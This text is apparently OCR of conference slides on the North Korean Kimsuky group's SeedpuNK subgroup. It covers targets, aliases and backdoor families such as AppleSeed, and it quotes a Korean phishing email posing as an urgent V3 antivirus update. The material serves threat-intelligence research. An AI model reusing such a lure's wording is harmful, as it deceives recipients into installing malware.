S2W

Go-ing Arsenal:

A Closer Look at Kimsuky's Go Strategic Advancement

S2W
Safe and Secure World

Jiho Kim, Threat Analysis Team (BLKSMTH)

About Speaker

Jiho Kim 

- Threat Intelligence Researcher of S2W Talon
- Tracking Korean-speaking APT groups and Analyzing malware

@gimchesh Kim Jiho


Presentation

- 2024.02 - Dive into 2023 Ransomware Threatscape & Assessment (DCC2024)
- 2023.06 - Info-stealer: Most bang for the buck malware (FIRSTCON23)

Index

Background

Background



Kimsuky

2013 ~ ing

Also known as

APT43, Emerald Sleet, Springtail, etc

Malware

AppleSeed, BabyShark, FlowerPower, GoldDragon, etc

Target Sector

Media, Research, Diplomatic, Government, etc

Target Region/Country

Europe, South Korea, United Staes, Russia, Japan, etc


I Background

Target Region/Country

Europe, South Korea, United Staes, Russia, Japan, etc

Target Sector

Media, Research, Diplomatic, Government, etc



Malware

AppleSeed, BabyShark, FlowerPower, GoldDragon, etc

*** Threat Actor Profile: Kimsuky by S2W's Quaxar*

l Background

puNK: partially unidentified North Korean threat actor

***Threat Group Taxonomy in S2W-TALON*


 + puNK = DragonpuNK

 + puNK = SharkpuNK

 + puNK = SeedpuNK

Background


SeedpuNK: the subgroup of Kimsuky responsible for distributing AppleSeed



Background

AppleSeed was first discovered in 2019 and has been undergoing functional and structural changes since then.

[VB2021] Operation Newton: Hi Kimsuky? Did an Apple(seed) really fall on Newton's head?



Information Security Team

정보보안팀 2020년 11월 24일 오전 9:07

[긴급] V3 백신(갱신) 배포드립니다. *[Urgent] V3 Antivirus (Update) is being distributed.*

받는 사람:

안녕하세요. 정보보안팀 입니다.

최근 발생한 보안 이슈(해킹공격 등)를 해결하기 위해 V3 백신(갱신)을 배포 드리니 급히 설치해주시고 검사정형을 알려주시기 바랍니다

To address recent security issues (such as hacking attacks), we are distributing an updated version of the V3 antivirus. Please install it urgently and report the results of your scan.

감사합니다.

EXE

V3 Update....5.1.exe

AppleSeed

l Background

SeedpuNK: the subgroup of Kimsuky responsible for distributing AppleSeed

SeedpuNK

AppleSeed

- Based Language: C/C++
- Malware Type: Backdoor
- From: Since 2019
- Targeted OS: Windows

HappyDoor

- Based Language: C/C++
- Malware Type: Backdoor
- From: Since 2021
- Targeted OS: Windows


BetaSeed

- Based Language: C/C++
- Malware Type: Backdoor
- From: Since 2023
- Targeted OS: Windows

Go-ing Arsenal: SeedpuNK's new malware


Background

Recently, a new malware was discovered circulating from SeedpuNK.
: AlphaSeed, Troll Stealer, GoBear

